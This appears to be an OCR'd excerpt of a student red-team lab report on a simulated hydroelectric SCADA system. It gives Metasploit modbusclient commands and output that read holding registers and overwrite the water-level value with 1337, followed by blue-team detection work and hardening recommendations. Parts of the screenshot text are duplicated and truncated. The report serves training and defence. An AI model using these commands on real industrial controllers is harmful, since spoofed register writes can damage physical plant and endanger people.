
```
Protocol configuration: ModBus TCP
Slave configuration: address = 1
Written 2 references.
```

Phase 4 – Spoofing via Modbus Pal and Metasploit






student@nymega-cr-jacampora-pool-attacker-1: ~
File Actions Edit View Help
RPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number
Auxiliary action:
Name Description
READ_HOLDING_REGISTERS Read words from several HOLDING registers
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/scada/modbusclient) > set RPORT 1502
RPORT ⇒ 1502
msf6 auxiliary(scanner/scada/modbusclient) > set RHOST 127.0.0.1
RHOST ⇒ 127.0.0.1
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 1
DATA_ADDRESS ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 127.0.0.1
[*] 127.0.0.1:1502 - Sending READ HOLDING REGISTERS...
[+] 127.0.0.1:1502 - 1 register values from address 1 :
[+] 127.0.0.1:1502 - [80]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTERS
action ⇒ WRITE_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_REGISTERS 1337
DATA_REGISTERS ⇒ 1337
msf6 auxiliary(scanner/scada/modbusclient) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 127.0.0.1
[*] 127.0.0.1:1502 - Sending WRITE REGISTERS...
[+] 127.0.0.1:1502 - Values 1337 successfully written from registry address 1
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
127.0.0.1(1):Slave 127.0.0.1(1)
Import Export Modbus Stay on top
Holding registers Coils Functions Tuning
Add Remove Bind Unbind
Address Value Name Binding
1 1 gateopen
2 1337 wtrlvl
3 1 penclosed
4 45 penopen...
5 109 penopen...
6 47 penopen...
7 9 gateflowr...
8 102 perflowr...
9 99 turbinesp...
10 99 turbineh...
11 326 turbineh...
12 18 turbinemi...
13 32 turbinese...
Adding registers comple
msf6 auxiliary(scanner/scada/modbusclient) > show options
Module options (auxiliary/scanner/scada/modbusclient):
Name Current Setting Required Description
DATA no Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS yes Modbus data address
DATA_COILS no Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP false no Print hex dump of response
NUMBER 1 no Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number
Auxiliary action:
Name Description
READ_HOLDING_REGISTERS Read words from several HOLDING registers
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/scada/modbusclient) > set RPORT 1502
RPORT ⇒ 1502
msf6 auxiliary(scanner/scada/modbusclient) > set RHOST 127.0.0.1
RHOST ⇒ 127.0.0.1
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 1
DATA_ADDRESS ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) >



Toolchain:

- msfconsole
- Module used: auxiliary/scanner/scada/modbusclient

Available actions included:

- READ_HOLDING_REGISTERS
- WRITE_REGISTERS
- WRITE_COIL

Sample Execution 1: Reading a register.

```
set RHOST 127.0.0.1
set RPORT 1502
set DATA_ADDRESS 1
run
```

Output:

```
[*] 127.0.0.1:1502 - 1 register values from address 1: [80]
```

Sample Execution 2: Writing to a register.

```
set action WRITE_REGISTERS
```

```
set DATA_ADDRESS 1
set DATA_REGISTERS 1337
run
```


Output:


```
[*] Values 1337 successfully written from registry address 1.
```

Phase 5 – Collaboration with Defensive Team


Worked with the blue team to:


- Test Wazuh's detection of unauthorized register access.





- Use Wazuh and pfSense activity logs to fine-tune detection rules.





Recommendations and Next Steps

- Implement network segmentation and Modbus-specific firewalls.
- Add validation rules in SCADA logic to detect abnormal input ranges.
- Extend spoofing scripts to customer-facing assets (smart meters, bots)
- Incorporate time-series anomaly detection in Quest DB/Wazuh
- Map adversary behavior to MITRE ATT&CK for ICS for continued training.